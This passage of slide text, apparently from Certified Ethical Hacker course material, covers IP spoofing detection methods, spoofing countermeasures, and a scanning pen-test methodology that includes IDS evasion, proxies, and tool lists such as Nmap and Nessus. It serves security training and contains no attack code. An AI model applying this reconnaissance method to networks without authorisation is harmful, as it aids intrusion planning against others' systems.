
Send probe to host of suspect spoofed traffic that triggers reply and compare IP ID with suspect traffic

02

If IP IDs are not in the near value of packet being checked, suspect traffic is spoofed

03


This technique is successful even if the attacker is in the same subnet



IP Spoofing Detection Techniques: TCP Flow Control Method

CEH
CERTIFIED EXPERT

- Attackers sending spoofed TCP packets, will not receive the target's SYN-ACK packets
- Attackers cannot therefore be responsive to change in the congestion window size
- When received traffic continues after a window size is exhausted, most probably the packets are spoofed



IP Spoofing Countermeasures



Encrypt all network traffic using cryptographic network protocols such as IPsec, TLS, SSH, and HTTPS

Use random initial sequence number to prevent IP spoofing attacks based on sequence number spoofing

Use multiple firewalls providing multi-layered depth of protection

Ingress Filtering: Use routers and firewalls at your network perimeter to filter incoming packets that appear to come from an internal IP address

Do not rely on IP-based authentication

Egress Filtering: Filter all outgoing packets with an invalid local IP address as source address

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams


Prepare Proxies

Scanning Pen Testing


Scanning Pen Testing



- Pen testing a network for scanning vulnerabilities determines the network's security posture by identifying live systems, discovering open ports, associating services and grabbing system banners to simulate a network hacking attempt
- The penetration testing report will help system administrators to:



Scanning Pen Testing (Cont'd)



- Check for the live hosts using tools such as Nmap, Angry IP Scanner, SolarWinds Engineer's toolset, Colasoft Ping Tool, etc.
- Check for open ports using tools such as Nmap, NetScan Tools Pro, SuperScan, PRTG Network Monitor, Net Tools, etc.
- Perform banner grabbing/OS fingerprinting using tools such as Telnet, Netcraft, ID Serve, etc.
- Scan for vulnerabilities using tools such as Nessus, GFI LANGuard, SAINT, Core Impact Professional, Retina CS Management, MBSA, etc.



Scanning Pen Testing (Cont'd)




Draw network
diagrams

Use tools such as Network
Topology Mapper,
OpManager, etc.

Prepare proxies

Use tools such as Proxy
Workbench, Proxifier,
Proxy Switcher, etc.

Document all
the findings



- ⊖ Draw network diagrams of the vulnerable hosts using tools such as Network Topology Mapper, OpManager, NetworkView, The Dude, 